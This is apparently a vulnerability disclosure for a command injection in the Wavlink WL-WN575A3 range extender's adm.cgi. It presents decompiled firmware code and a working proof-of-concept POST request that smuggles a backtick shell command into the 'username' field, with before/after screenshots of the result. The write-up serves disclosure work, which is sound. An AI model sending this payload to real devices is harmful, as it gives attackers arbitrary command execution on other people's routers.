


## **Summarize**

WAVLINK WL-WN575A3 was discovered to contain a command injection vulnerability when operate the file adm.cgi . This vulnerability allows attackers to execute arbitrary commands via the username parameter.

## Show the product

Wavlink WL-WN575A3 s a AC1200 Dual-band Wi-Fi Range Extender. The test version here is RPT75A3.V4300.201217



# **Vulnerability details**

The vulnerability is detected at /etc\_ro/lighttpd/www/cgi-bin/adm.cgi

At first, from the \_start entry enters, and then the ftext function is executed.

```
1 void __noreturn _start(int a1, int a2, int a3, int a4, int a5, ...)
2 {
    int v5; // $v0
 3
    _DWORD v6[5]; // [sp-10h] [-20h] BYREF
4
5
    int v7; // [sp+4h] [-Ch]
    DWORD *v8; // [sp+8h] [-8h]
6
7
    va_list va; // [sp+14h] [+4h] BYREF
8
    va start(va, a5);
9
    v6[4] = term_proc;
10
11
    v7 = v5;
    v8 = v6;
12
    uClibc main(ftext, a5, (char *)va, init proc);
13
14
    while (1)
15
16||}
```

In the function ftext, we find that we can controll the content of page field is sysinit, we can execute the set\_sys\_init function.

```
set_sys_adm(v38, 4259840);
}
else if (!strcmp(v43, "sysinit"))
{
    set_sys_init((int)v38);
}
```

In the function <code>set\_sys\_init</code>, the program uses function <code>web\_get</code> to obtain the content of parameter <code>username</code>, <code>newpass</code> which are sent by <code>POST</code> request. Then, when <code>newpass!= 0</code>, the content username is formatted into a string passed as an argument to the function <code>do\_system</code> which can execute system commands.

```
v3 = (const char *)nvram_bufget(0, "Login");
v2 = (const char *)web_get("username", a1, 0);
v5 = strdup(v2);
v4 = (const char *)web_get("newpass", a1, 0);
v6 = strdup(v4);
v7 = a1;
v9 = v6;
v8 = (const char *)web_get("SSID2G", v7, 0);
v10 = strdup(v8);
```

```
nvram_bufset(1, "SSID1", v10);
sleep(1u);
do_system("sed -e 's/^%s:/%s:/' /etc/passwd > /etc/newpw", v3, v5);
do_system("cp /etc/newpw /etc/passwd");
do_system("rm -f /etc/newpw");
do_system("chpasswd.sh %s %s", v5, v9);
nvram_bufset(0, "Login", v5);
nvram_bufset(0, "Password", v9);
nvram_commit(0);
sprintf(v15, "echo \"%s:%s\" > /etc/lighttpd.user", v5, v9);
system(v15);
```

### poc

Send the following to the URL http://wifi.wavlink.com/cgi-bin/adm.cgi by POST request.

page=sysinit&username=fxc`ls>/etc\_ro/lighttpd/www/fxc.html`

#### Before attack

← → C ▲ 不安全 | ap.setup/fxc.html

### 404 - Not Found

#### After attack

← → で ▲ 不安全 | ap.setup/fxc.html

login.cgi upload.cgi adm.cgi PatchList upload\_settings.cgi ExportSettings.sh qos.cgi wireless.cgi firewall.cgi internet.cgi history.sh History